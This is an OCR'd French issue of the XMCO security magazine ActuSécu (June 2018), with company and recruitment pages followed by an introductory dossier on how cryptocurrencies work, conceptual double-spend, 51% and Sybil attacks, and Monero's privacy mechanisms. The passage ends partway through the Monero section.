xmco®
we deliver security expertise since 2002

actu sécu 49

actusécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO® **Juin 2018**

Ryan Adams

Dossier spécial Cryptomonnaies en 3 parties

Partie **#1** Leur fonctionnement
Partie **#2** Les différents vecteurs d'attaque et les récents faits d'actualité
Partie **#3** Analyses techniques de quelques attaques

Conférences

JSSI et HITB

Actualité du moment

Analyse des vulnérabilités Cisco et Drupalgeddon2

Et toujours… **les actualités, les blogs, les logiciels et nos Twitter favoris !**

XMCO®

we deliver security expertise since 2002

https://www.xmco.fr
https://blog.xmco.fr
https://blog-pci.xmco.

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco
we deliver security expertise since 2002

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **https://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 2ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :
https://www.xmco.fr/societe/recrutement/

Stagiaire / Analyste / Consultant junior CERT-XMCO

XMCO recrute des stagiaires/analystes/consultants juniors afin de participer aux activités du CERT-XMCO.

En tant qu'analyste au sein du CERT-XMCO, vous serez chargé de :
- Analyser les évènements identifiés par notre service Serenety afin de qualifier les alertes et d'informer nos clients
- Réaliser une veille quotidienne sur les vulnérabilités, les exploits et l'actualité de la sécurité informatique
- Participer à nos travaux de R&D et aux publications du cabinet (ActuSécu)
- Contribuer au développement des offres et services portés par le CERT-XMCO (service de veille, Portail XMCO, service Serenety)

Compétences requises :
- Forte capacité d'analyse et de synthèse
- Bonne qualité rédactionnelle (français et anglais)
- Connaissances techniques sécurité, réseau, système et applications
- Maitrise du langage Python

Consultant / Auditeur junior ou confirmé

XMCO recrute des consultants juniors et des consultants avec une expérience significative (2 à 3 ans minimum) pour notre pôle audit et notre CERT.

Compétences requises :
- Profil ingénieur
- Forte capacité d'analyse et de synthèse
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows/Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Curieux, motivé et passionné par la sécurité informatique

Les consultants travaillent en équipe et en mode « projet » .
La rémunération est de type fixe + variable.

Consultant sécurité PCI QSA

XMCO recrute des consultants qui souhaitent se spécialiser dans les audits PCI DSS.

En tant que consultant au sein de l'équipe QSA, vous serez chargé :
• d'accompagner les clients dans leur projet de mise en conformité
• de réaliser des analyses d'écart PCI DSS
• d'accompagner les QSA sur des projets de certification
• d'encadrer des consultants lors de la réalisation de tests d'intrusion d'environnements certifiés
• d'améliorer/développer nos outils internes
• de rédiger des documentations
• de participer à la rédaction des publications du cabinet (ActuSecu)

Compétences requises pour ce poste :
• Profil ingénieur
• Maitrise du standard PCI DSS
• Expérience dans les audits techniques
• Certifié QSA ou possédant une expérience dans la mise en conformité PCI DSS (accompagnement, conseil, rédaction de documentations, mise en place de processus)
• Capacités relationnelles et rédactionnelles importantes
• Les consultants travaillent en équipe et en mode « projet » .

Stagiaire tests d'intrusion


Le cabinet XMCO propose un stage de fin d'études sur le thème de la sécurité informatique et des tests d'intrusion.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :
• Veille en vulnérabilités Systèmes et Réseaux
• Les intrusions informatiques et les tests d'intrusion
• Les failles dans les applications Web et les web-services
• Les vulnérabilités des équipements mobiles
• Projets de développement internes encadrés
• Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :
• Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
• Motivation pour travailler dans le domaine du conseil et du service
• Connaissances approfondies en : Shell Unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
• Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
• Maîtrise des environnements Linux et Windows
• Rédactionnel en français de qualité
• Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire



Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Antonin AUROY, Stéphane AVI, Etienne BAUDIN, William BOISSELEAU, Simon BUCQUET, Bastien CACACE, Romain CHASSAGNE, Charles DAGOUAT, Clément DELILLE, Antoine DUMOUCHEL, Yann FERRERE, Elisabeth FRAISSE, Damien GERMONVILLE, Hadrien HOQUET, Yannick HAMON, Jean-Yves KRAPF, Flavien KELLER, Thomas LIAIGRE, Rodolphe NEUVILLE, Stéphane MARCAULT, Julien MEYER, Clément MEZINO, Jean-Christophe PELLAT, Manu PONCET, Arnaud REYGNAUD, Thomas SANZEY, Julien SCHOUMACHER, Julien TERRIAC, Arthur VIEUX, David WEBER.

> Dossier spécial sur la sécurité des cryptomonnaies en 3 parties

Plus de 10 ans après la parution du whitepaper décrivant le projet Bitcoin, les cryptomonnaies continuent plus que jamais de faire parler d'elles. Une cryptomonnaie, qu'est-ce que c'est ? À quoi servent-elles ? Quels problèmes posent-elles ? XMCO vous aide à décrypter ce phénomène et à comprendre leurs impacts dans le milieu de la sécurité informatique.

Pour cela, notre dossier sera composé de 3 parties : les bases de la cryptomonnaie, les vecteurs d'attaque et les actualités, enfin, nous étudierons succintement quelques cas concrets.

par Clément MEZINO, Hadrien HOQUET et Etienne BAUDIN

Partie #1
Les bases de la cryptomonnaie

par Clément MEZINO

> Introduction

La première cryptomonnaie à avoir vu le jour est le Bitcoin. À l'origine, Bitcoin est un système créé dans le but de remplacer l'argent liquide par une version électronique. Suite à la crise financière de 2008, les banques ont perdu la confiance d'une partie du peuple et participent indirectement à l'avancement du Bitcoin. Cette monnaie peer-to-peer est décrite dans le whitepaper original (https://bitcoin.org/bitcoin.pdf) dès février 2009. Ce papier est écrit par un certain Satoshi Nakamoto, dont la véritable identité n'est toujours pas établie à l'heure actuelle. Ce document de 9 pages pose ainsi les bases du projet.

La force principale de Bitcoin réside dans sa capacité à permettre des transferts d'argent entre deux entités, sans point central et sans la présence d'un tiers de confiance. Pour ce faire, les transactions sont inscrites dans des « blocs » d'une taille définie. Quand un bloc est rempli, une empreinte de ce dernier est créée (via la fonction de hachage SHA-256) et sa valeur est transmise à un bloc suivant, créant ainsi une chaîne. C'est le principe de la chaîne de bloc, ou blockchain en anglais.

Suite à cela, le développement de Bitcoin a continué, notamment à travers le mouvement cypherpunk et, concurrence oblige, de nouvelles cryptomonnaies, utilisant elles aussi le principe de la blockchain, ont vu le jour. Parmis elles, on retrouve l'Ether (ETH), permettant non pas le transfert d'argent, mais l'exécution de programmes appelés smart-contracts sur le réseau Ethereum, ou encore le Ripple (XRP), permettant l'échange de monnaies via un registre décentralisé distribué dont le consensus est basé sur un réseau de membres de confiance.

Aujourd'hui, il existe plusieurs dizaines de milliers de cryptomonnaies distinctes présentant des caractéristiques différentes, créées dans des buts divers et variés. Cette émergence très rapide des cryptomonnaies a fini par attirer les

investisseurs, les programmeurs… mais aussi les pirates informatiques.

À travers ce dossier, nous reviendrons, sur la sécurité des cryptomonnaies, les bouleversements apportés par ces technologies encore immatures ainsi que leur impact dans le monde de la cybersécurité.

La première partie (p. 8) détaillera le fonctionnement des cryptomonnaies ainsi que les attaques possibles à leur encontre. Dans une deuxième partie (p. 19), nous aborderons les actualités liées à la sécurité des cryptomonnaies et les vecteurs d'attaque. Enfin, dans une troisième partie (p. 28, nous vous ferons part de nos analyses techniques sur les logiciels de minage et les portefeuilles électroniques.

Les explications présentent dans cet article ne se veulent pas exhaustives. Les sujets évoqués sont volontairement simplifiés pour se concentrer sur les aspects nous paraissant les plus intéressants depuis notre point de vue axé sur la sécurité. Les technologies évoquées sont complexes, évoluent constamment et représentent un environnement très dense où il est aisé de perdre les plus néophytes.

> Qu'est-ce qu'une cryptomonnaie ?

Comme son nom l'indique, la cryptographie fait partie intégrante des cryptomonnaies. Ce côté « crypto » est principalement dû à l'utilisation de fonctions de hachages utilisées pour chaîner les blocs de la blockchain entre eux. Par exemple, Bitcoin utilise l'algorithme de hachage SHA-256 pour générer les empreintes des blocs.

La particularité principale des algorithmes de hachage est de pouvoir générer une suite de caractères avec une taille fixe, indépendamment de la taille des données qu'elles prennent en entrée. Peu importe la taille ou le contenu d'un bloc sur le réseau Bitcoin, l'empreinte (ou le « hash ») d'un bloc sera toujours de 256 bits.

De plus, une empreinte est censée être toujours unique, toujours associée à la même base. Ainsi pour un algorithme de hachage « H » et des entrées A et B (par exemple, un texte), si H(A)=H(B), alors A = B.

Enfin, une fonction de hachage permet de détecter immédiatement le moindre changement dans un grand volume de données puisque si l'on modifie ne serait-ce qu'une lettre dans un ouvrage, son empreinte associée serait complètement différente de l'originale. Cette propriété est notamment utilisée chez certains éditeurs de logiciels afin de vérifier que l'empreinte d'un programme correspond bien à celle du programme en notre possession. Aucune altération n'a ainsi pu avoir lieu. Les algorithmes de hachage ont d'autres propriétés, mais c'est principalement celles-ci qui confèrent son caractère immuable à la blockchain et qui rendent les cryptomonnaies uniques.

Selon leurs algorithmes de hachage utilisés, il est possible de grouper les cryptomonnaies par familles : Litecoin et Dogecoin utilisent ainsi l'algorithme Scrypt, Monero et Bytecoin utilisent Cryptonight, Ethereum et Ethereum Classic utilisent une variante de SHA-3 basée sur le même algorithme, nommé Keccak.

L'aspect « monnaie » est dû à l'utilisation et à la valeur donnée aux bits représentant la monnaie. Il y une différence subtile entre une cryptomonnaie à proprement parler (on parlera aussi de pièce ou « coin ») et un jeton (« token »), encore appelé actif numérique ou « digital asset »).

Les attributs principaux d'une cryptomonnaie sont : d'être ouverts et publiquement accessibles via une blockchain (ou équivalent), de transmettre ou de recevoir tout ou partie d'une pièce, enfin de contrôler totalement ces pièces via un système de clé publique/clé privée.

« Selon leurs algorithmes de hachage utilisés, il est possible de grouper les cryptomonnaies par familles : Litecoin et Dogecoin utilisent ainsi l'algorithme Scrypt, Monero et Bytecoin utilisent Cryptonight, Ethereum et Ethereum Classic utilisent une variante de SHA-3 basée sur le même algorithme, nommé Keccak. »

C'est la valeur à laquelle les gens sont prêts à acheter une pièce qui définit sa valeur marchande. Le but ultime des cryptomonnaies est donc de remplacer l'argent liquide.
Contrairement aux cryptomonnaies, les actifs numériques ou jetons servent à alimenter l'écosystème d'une blockchain disposant d'applications décentralisées. Les jetons nécessitent donc une plateforme pour fonctionner. Ils n'ont pas de vocation à être une monnaie, mais à être utilisés au sein d'une blockchain.


Par exemple, l'Ether est une cryptomonnaie puisqu'elle dispose d'une blockchain qui lui confère des propriétés. Cependant, Golem ou encore Augur sont des jetons, puisqu'ils ne peuvent subsister sans l'infrastructure offerte par Ethereum. Cependant, cela n'empêche pas un jeton d'avoir une valeur au même titre qu'une cryptomonnaie. En effet, son utilité n'est pas la même.

> Comment fonctionne une crypto-monnaie ?

La plupart des cryptomonnaies actuelles sont basées sur le principe de la **blockchain** évoqué en introduction de ce dossier. La blockchain permet de stocker et de transmettre des informations de manière décentralisée. C'est l'équivalent d'une base de données sous une forme distribuée, dont les informations sont vérifiées à intervalles réguliers via des fonctions cryptographiques, formant ainsi une chaîne.

Originellement, la blockchain est une des solutions possibles au problème mathématique dit des « généraux byzantins » . Ce problème, vieux de plus de 30 ans, repose sur l'idée d'aboutir à un algorithme permettant à des entités de transmettre des informations à d'autres, tout en sachant que certaines d'entre elles présenteront des défaillances. Une défaillance pouvant être logicielle, matérielle, accidentelle ou volontairement malveillante.

Au sein du protocole Bitcoin, la blockchain est utilisée de manière à éviter les actes malveillants, tels que la double dépense. En effet, un Bitcoin n'étant finalement qu'une suite de bits, il est potentiellement possible de copier une transaction afin de dépenser plusieurs fois ses Bitcoins.



La blockchain contenant toutes les transactions réalisées depuis la création de la crytomonnaie, la double dépense devient impossible. En effet, puisque tous les nœuds du réseau conservent la même copie de la blockchain, si un acteur malveillant tente de faire passer deux fois une transaction, sa copie de la blockchain sera différente de toutes les autres, elle sera ainsi rejetée. Ainsi, plus le réseau Bitcoin grandit, plus il est sécurisé.

Le seul moyen pour un acteur malveillant de modifier une transaction passée est alors de recréer un bloc en y incluant sa transaction malveillante. Cependant, afin d'inscrire un bloc dans la blockchain, une preuve de travail est demandée (« proof of work »). Cette preuve de travail consiste à réaliser des calculs complexes qui requièrent des moyens conséquents (particulièrement sur le réseau Bitcoin). De plus, comme les blocs sont chaînés, un attaquant aurait potentiellement besoin de recréer plus d'un bloc, ce qui lui coûterait du temps et de l'argent.

La blockchain permet ainsi de réaliser un suivi très précis de toutes les transactions effectuées et de rejeter les tricheurs. Les mineurs (personnes dédiées à réaliser une partie de la preuve de travail nécessaire à la création des blocs) assurent alors le caractère inaltérable de la blockchain, puisque changer l'historique d'une transaction implique généralement de modifier plusieurs blocs. L'ensemble des acteurs du réseau Bitcoin participe ainsi à la sécurisation des transactions.

Afin d'inciter les mineurs à la sécurisation du réseau, une quantité définie de Bitcoins est créée et donnée au mineur à chaque bloc créé. Afin de réguler la vitesse de création des Bitcoins, le nombre de Bitcoins émis à chaque bloc créé est divisé par 2 tous les 210 000 blocs, c'est ce que l'on appelle le « halving » . Actuellement, 12,5 Bitcoins sont émis à chaque blocs créé. Après le 28 mai 2020, il n'y en aura que 6,25.

> Existe-t-il des attaques possibles ?

Il existe à l'heure actuelle plusieurs types d'attaques possibles contre ce système, dont certaines ont été observées dans la nature, sans succès. Parmi elles, les cinq types de double dépense suivants :

« Attaque par condition de concurrence » (race attack)

Si un attaquant envoie le même Bitcoin vers deux adresses très rapidement, seule l'une des transactions sera réellement inscrite dans la blockchain. Cependant, si un marchand impatient n'attend pas un certain nombre de confirmations de la transaction, il est possible que ce soit la « fausse » transaction qui passe.
Une méthode simple pour se prémunir de cette attaque est d'attendre à mininima 6 confirmations de transaction. Cela signifie qu'il faut attendre en moyenne que 6 nouveaux blocs soient créés (soit une heure d'attente) afin que la puissance de calcul nécessaire pour recréer les blocs devienne trop importante pour l'attaquant.

« L'attaque de Finney »

Ce type de double dépense requiert de miner secrètement un bloc avant de le publier sur le réseau. Cela constitue déjà un prérequis assez complexe sur le réseau Bitcoin.

Dans ce bloc, l'attaquant inclut un transfert d'une adresse A vers une adresse B sous son contrôle. Si le timing de l'attaque est réussi, l'attaquant n'a qu'à initier une transaction vers un marchand (échange d'un bien contre des Bitcoin), puis quand ce dernier transfère le bien désiré (transfert de A vers C), il n'a qu'à publier le bloc miné secrètement, qui contiendra ainsi la transaction « A vers B » valide.

« L'attaque des 51% »

Dernier type d'attaque permettant la double dépense, celle-ci nécessite des prérequis très importants, surtout si le réseau est grand. L'attaque consiste à prendre le contrôle de plus de la moitié de la puissance de calcul total du réseau.
Si un attaquant dispose d'une telle puissance, il peut théoriquement empêcher le reste des mineurs « honnêtes » de compléter leurs blocs, voire réécrire les transactions contenues dans les nouveaux blocs. Il est cependant très difficile de réécrire des transactions passées ayant un grand nombre de confirmations, puisque la puissance nécessaire pour ce faire deviendrait de plus en plus élevée à chaque bloc réécrit (les anciens blocs ayant naturellement de plus en plus de confirmations suite à l'arrivée de nouveaux mineurs sur le réseau).

Cette attaque est théoriquement possible, mais l'investissement initial demandé est si conséquent qu'il serait difficile, même pour un état d'y parvenir sur le réseau Bitcoin.

Le site crypto51.app permet de calculer grossièrement le coût nécessaire (via l'utilisation de la plateforme de « cloud mining » NiceHash). Ainsi, il faudrait au moins $460 000 à un attaquant pour obtenir 2% de la puissance de calcul nécessaire pour réaliser une attaque des 51% sur le réseau Bitcoin.

PoW 51% Attack Cost

This is a collection of coins and the theoretical cost of a 51% attack on each network.

Learn More

Name	Symbol	Market Cap	Algorithm	Hash Rate	1h Attack Cost	NiceHash-abl
Bitcoin	BTC	$116.11 B	SHA-256	32,951 PH/s	*$460,879*	2%
Ethereum	ETH	$53.46 B	Ethash	209 TH/s	*$354,222*	3%
Bitcoin Cash	BCH	$16.12 B	SHA-256	4,891 PH/s	*$68,413*	10%
Litecoin	LTC	$6.12 B	Scrypt	296 TH/s	*$58,764*	7%
Monero	XMR	$2.22 B	CryptoNightV7	422 MH/s	*$21,525*	19%
Dash	DASH	$2.21 B	X11	2 PH/s	*$15,621*	26%
Ethereum Classic	ETC	$1.32 B	Ethash	7 TH/s	*$11,977*	83%
Bytecoin	BCN	$886.74 M	CryptoNight	480 MH/s	$694	104%
Zcash	ZEC	$825.70 M	Equihash	501 MH/s	*$50,625*	9%
Bitcoin Gold	BTG	$633.58 M	Equihash	31 MH/s	$3,184	150%

« L'attaque Sybil »

Cette attaque tire son nom du roman « Sybil » , traitant d'une femme atteinte d'un trouble dissociatif de l'identité. Le concept, bien connu en sécurité informatique, consiste pour un attaquant à créer un grand nombre d'acteurs sur le réseau. Puisque le réseau est pseudo-anonyme, tout un chacun peut participer au réseau. Au sein de Bitcoin, l'idée est alors de submerger le réseau de clients Bitcoin malveillants faisant office de validateurs de transactions. Ainsi, une victime aura statistiquement plus de chance de se connecter à un noeud appartenant à l'attaquant. Ce dernier peut alors contrôler la manière dont seront relayés les blocs sur le réseau.

Une telle attaque peut avoir des conséquences encore plus désastreuses au sein d'autres réseaux utilisant par exemple un système de vote, ou l'attaquant, représentant la majorité des noeuds du réseau pourra facilement en influencer les résultats.

« Les attaques de « spam »

Le réseau Bitcoin dispose d'une certaine capacité de traitement des transactions. Puisqu'il n'y a qu'un bloc émis toutes les 10 minutes, si un trop grand nombre de transactions est émis sur la blockchain, un système de queue (la « mempool ») est mis en place. En spammant le réseau de transactions, il est possible de ralentir celui-ci puisque les transactions en attente vont s'accumuler avant de pouvoir être écrites dans un bloc.

Cette situation est une aubaine pour les mineurs du réseau, puisque pour accélérer le processus et inscrire sa transaction dans le prochain bloc émis, un utilisateur devra payer des frais de transaction importants, récoltés par les mineurs. Plus les frais de transaction sont importants, plus la transaction sera rapidement traitée.

Afin de pallier à ce problème, deux solutions ont été proposées par la communauté : l'utilisation de blocs plus gros ou la réduction de la taille des transactions. Ne pouvant arriver à un consensus, les deux idées ont été implémentées, créant une séparation de la blockchain Bitcoin. La chaîne originale a ainsi introduit le mécanisme de « segregated witness » , permettant la réduction de la taille des transactions dans un bloc. Les partisans de l'utilisation de plus gros blocs ont changé le nom de la monnaie en « Bitcoin Cash » .

À noter que le mécanisme de « segregated witness » est un palliatif temporaire, puisqu'il ne permettrait pas de désengorger le réseau Bitcoin en cas d'utilisation massive à un niveau mondial. Pour cela, l'utilisation d'une couche supérieure au réseau Bitcoin nommée « Lightning Network » a été retenue. Nous y reviendrons plus loin dans cet article.

Quelles sont les autres faiblesses de Bitcoin ?

Un des aspects les plus importants de Bitcoin réside dans sa capacité à être décentralisé. En effet, si un adversaire puissant venait à prendre le contrôle de la majeure partie du

réseau, Bitcoin serait vulnérable à une attaque des 51%. Le spectre d'une telle attaque s'étend au fur et à mesure que le réseau se centralise.

Au tout début du lancement du réseau, la puissance de calcul nécessaire pour miner les blocs était très faible. . Le minage via CPU (processeurs) ou GPU (carte graphique) de Bitcoin était donc possible…
Tout le monde pouvait donc miner avec des puissances de calcul modestes, ce qui avait pour effet d'encourager la décentralisation du réseau puisque la barrière financière à franchir était relativement accessible. L'algorithme de Bitcoin étant conçu pour émettre un bloc toutes les 10 minutes, la difficulté nécessaire afin de créer des blocs (ou difficulté de minage) grandit naturellement avec le nombre d'utilisateurs du réseau. Ainsi, plus un grand nombre d'utilisateurs mine (apporte une grande puissance de calcul), plus il est difficile de créer des blocs.

Aujourd'hui, la monnaie est tellement populaire et les recherches effectuées sur l'algorithme sont tellement pointues que des équipements dédiés au minage de Bitcoin existent : les ASICs. Acronyme de l'anglais « Application-Specific Integrated Circuit » , littéralement « circuit intégré propre à une application » , ces machines permettent de miner à des ordres de magnitude très largement supérieurs qu'avec une carte graphique classique. C'est le rôle des ASICs de faire une seule tâche de manière extrêmement efficace, ce qui n'est pas le cas des cartes graphiques.

Cette course à l'efficacité de minage augmente considérablement les investissements nécessaires pour espérer miner des blocs (et donc être rentable, pour les mineurs). Il est aujourd'hui impossible pour les particuliers de rivaliser avec les ASICs, ce qui conduit inévitablement Bitcoin à être de plus en plus centralisé. De plus, plus de 70% des ASICs vendus actuellement sont créés par une seule et même société : Bitmain. L'avenir de Bitcoin se joue donc aussi sur cette course aux ASICs, dans laquelle d'autres sociétés font leur début pour réduire la centralisation de Bitmain.

Une autre faiblesse de Bitcoin provient de la croyance populaire tenace qui classe la monnaie comme anonyme, notamment utilisée sur le darkweb pour s'échanger des biens illégaux. En réalité, la monnaie est pseudo-anonyme. En effet, il est possible de retrouver un utilisateur via ses transactions en Bitcoin. Bien qu'il soit possible d'effectuer des transactions en Bitcoin sans jamais donner d'informations personnelles, les transactions sont tout de même présentes dans la blockchain. Puisqu'elle contient toutes les transactions du réseau, il est possible de savoir qu'une adresse « A » a envoyé ou reçu de l'argent d'une adresse « B » . On parle ainsi de « pseudo-anonymité » , dans le sens où une adresse Bitcoin agit plutôt comme un pseudonyme associé à une identité. Si un lien entre l'identité réelle d'un utilisateur et une adresse Bitcoin est établi, il est possible de connaître absolument tout l'historique de ses transactions.

Cet aspect pseudo-anonyme ne constitue pas une vulnérabilité en soit, mais représente tout de même une faiblesse. Pour pallier à ces problématiques, d'autres monnaies proposent des solutions.

> Monero : la reine des cryptomonnaies anonymes respectant la vie privée

Parmi les alternatives potentielles à Bitcoin, Monero (XMR) tire son épingle du jeu en proposant des méthodes efficaces face aux problèmes de décentralisation et d'anonymat présents sur Bitcoin.

Puisque c'est une des monnaies les plus utilisées dans les logiciels malveillants et les techniques de cryptojacking, nous avons décidé de présenter Monero, une des plus anciennes, considérée avec Zcash comme les précurseurs sur ce domaine [1-1] et [1-2].

Créée en 2014, Monero repose sur les principes de base de Bitcoin : l'utilisation d'une blockchain permet de sécuriser les transactions du réseau et le même système de minage est utilisé. L'idée derrière Monero est d'avoir une monnaie la plus proche possible de l'argent liquide, garantissant un très haut niveau d'anonymat.

Les utilisateurs de la monnaie ne peuvent donc pas savoir de combien de Monero vous disposez, à qui vous en avez transmis, ni combien vous en avez transmis, ou si vous en avez reçu. Tout est complètement « opaque » , tout en restant basé sur une blockchain.

« Aujourd'hui, le Bitcoin est tellement populaire et les recherches effectuées sur l'algorithme sont tellement pointues que des équipements dédiés au minage de Bitcoin existent : les ASICs. »

Monero a la particularité d'être fongible. Cela signifie que la valeur de n'importe quel Monero est équivalente à tous les autres. En clair, la monnaie ne peut pas être « teintée » . Par exemple, dans le réseau Bitcoin, si une adresse est associée à une activité frauduleuse, il est possible de « blacklister » cette dernière, et de suivre tous les Bitcoins « sales » qu'elle détient. Sur Monero, ce suivi d'adresse est impossible, donc n'importe quel Monero est strictement équivalent à tous les autres, peu importe leur provenance.

Comment Monero peut-il assurer le camouflage de l'expéditeur, du destinataire et de la somme envoyée avec un système « ouvert » comme la blockchain ?

Monero repose sur trois systèmes différents pour assurer ces différentes fonctionnalités :

1. Camouflage de l'expéditeur


Afin de camoufler l'adresse de l'expéditeur d'une transaction, Monero se base sur le principe cryptographique de la signature de cercle (« ring signatures »). La signature de cercle est un procédé cryptographique permettant à une entité de signer électroniquement de façon anonyme un message (ici, une transaction). Cette entité fait partie d'un « cercle » , formé par d'autres entités choisies par cette dernière, sans forcément le savoir. Toutes les entités du cercle disposent d'un couple de clés publiques/clés privées permettant la signature d'un message. Pour un message signé, il est impossible de savoir qui, parmi les membres du cercle, a signé le message.

Ce procédé permet ainsi à une personne du réseau Monero d'envoyer une transaction (et de confirmer qu'elle est bien l'expéditrice de cette transaction via sa signature). Les membres du cercle sont choisis dans la blockchain via un algorithme de distribution triangulaire. L'algorithme peut utiliser plusieurs fois certains membres d'un cercle depuis des transactions passées afin de rendre impossible l'identification d'un compte précis au sein d'un cercle impossible.

2. Camouflage du destinataire

Le camouflage du destinataire repose sur le principe de « l'adresse furtive » (« stealth address »). Ce principe permet à un destinataire d'utiliser des adresses temporaires générées aléatoirement afin de recevoir ses Monero. L'adresse publique d'un compte Monero est par défaut une adresse furtive. Chaque compte Monero dispose aussi d'une « clé de vision » , permettant de consulter son solde, et d'une « clé de dépense » , permettant d'envoyer des Monero. L'adresse furtive est la clé publique du compte, elle peut être utilisée comme adresse de référence liée à votre compte.

Lors de l'envoi d'une transaction, afin de cacher le destinataire réel de celle-ci, l'expéditeur de la transaction va générer une clé publique unique temporaire basée sur les clés publiques, la clé de dépense du destinataire ainsi qu'une suite de caractères aléatoires. Bien que cette transaction soit visible sur la blockchain Monero, personne en dehors de l'expéditeur et du destinataire n'est en mesure de déterminer d'où cette transaction provient (puisqu'elle provient d'une clé unique temporaire), ni vers qui elle va (puisqu'elle va aussi vers une clé unique temporaire). C'est en réalité l'application de l'échange de clés éphémères Diffie-Hellman basé sur les courbes elliptiques, bien connues des cryptographes.



Via l'utilisation de sa « clé de vision » (qui est sa clé privée), le destinataire va pouvoir identifier la transaction sur la blockchain et la retrouver dans son portefeuille électronique (son « wallet »). Via la clé privée unique temporaire associée à la clé publique unique temporaire de la transaction, le destinataire devient le nouveau propriétaire des Monero échangés.

3. Camouflage du montant d'une transaction

Le camouflage des transactions repose sur le principe des « transactions confidentielles d'anneau » (« Ring Confidential transactions » , ou RingCT pour les intimes). Ce principe permet de s'assurer que le nombre de Monero transmis vers une adresse est « correct » dans le sens où personne n'a triché en forgeant une transaction avec des valeurs négatives ou en essayant de dépenser une somme plus grande que celle dont on dispose. Les concepts mathématiques et cryptographiques utilisés derrière ce protocole sont complexes, nous vous proposons ainsi une version simplifiée.

Le but final est qu'un observateur externe sera en mesure de déterminer si une personne a essayé de tricher (en créant des Monero à partir de rien, par exemple), sans jamais découvrir la somme réellement dépensée.

